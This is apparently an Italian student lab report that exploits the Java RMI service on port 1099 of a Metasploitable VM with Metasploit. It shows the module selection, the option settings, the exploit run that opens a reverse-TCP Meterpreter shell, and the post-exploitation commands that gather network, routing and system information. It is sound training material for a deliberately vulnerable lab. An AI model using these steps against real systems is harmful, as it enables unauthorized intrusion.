EPICODE

2023

PROGETTO S7L5

Hacking con Metasploit

Data 10 Novembre 2023

Presented by Ly Duc Tin

Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Requisiti dell'esercizio

- **La Macchina attaccante(Kali) deve avere l'indirizzo IP: 192.168.11.111**
- **La Macchina vittima(Metasploitable) deve avere l'indirizzo IP: 192.168.11.112**
- **Scansione della macchina con nmap per evidenziare le vulnerabilità**
- **Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima.**

CYBER SECURITY

EPICODE

Fase 1 Configurazione IP

In questa fase andiamo a cambiare gli indirizzi IP delle due macchine nel modo che siano nella stessa rete e che communicano, controlliamo che le due macchine communicano facendo un ping in questo modo ci permette di sapere se la macchina vittima è attiva e ci permette di fare le scansioni più accurate.


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:02:0d:44
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe02:d44/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:192 (192.0 B)  TX bytes:4752 (4.6 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23189 (22.6 KB)  TX bytes:23189 (22.6 KB)

msfadmin@metasploitable:~$
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fecb:7ef5  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
        RX packets 60  bytes 5052 (4.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 2564 (2.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=3.92 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.61 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=8.74 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.31 ms
^C
— 192.168.11.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3016ms
rtt min/avg/max/mdev = 1.314/3.893/8.737/2.972 ms
```

EPICODE

Fase 2 Scansione

In questa fase dopo aver fatto il controllo della communicazione delle macchine si può cominciare con la scansione delle porte per poter vedere il servizio, la sua versione e se la nostra vulnerabiltà interessata sia aperta.



Il servizio Java-RMI è una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete in questo caso nella traccia vi è una vulnerabilità e ci chiede di sfruttarla.

La vulnerabilità 1099/TCP-Java RMI è dovuta ad una configurazione di default errata che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target.

EPICODE Fase 3 Exploit

In questa fase vi è l'exploit che è un codice malevolo che sfrutta la vulnerabilità già presente nel codice o nel software per creare una shell[connessione tra attaccante e vittima(bind) oppure tra vittima e attaccante(reverse)]

Procedure dell'exploit:

ricerca dell'exploit che si è interessati

Scelta dell'exploit che si è interessati

```
Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Int
erfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insec
ure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insec
ure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImp
l Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_conne
ction_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                         sploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an a
                                         ddress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

Controllo dei parametri richiesti per l'exploit

Settare i parametri richiesti per l'exploit
Avvio dell'exploit

```
Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/5VCRxCRICoo
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47930) at 2023-11-10 03:19:51 -0500
```

Controllo se la sessione è stata creata correttamente
configurazione di rete

Tabella di routing

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe02:d44
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                 Netmask  Gateway  Metric  Interface
    ------                 -------  -------  ------  ---------
    ::1                    ::       ::
    fe80::a00:27ff:fe02:d44  ::       ::
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Informazioni del sistema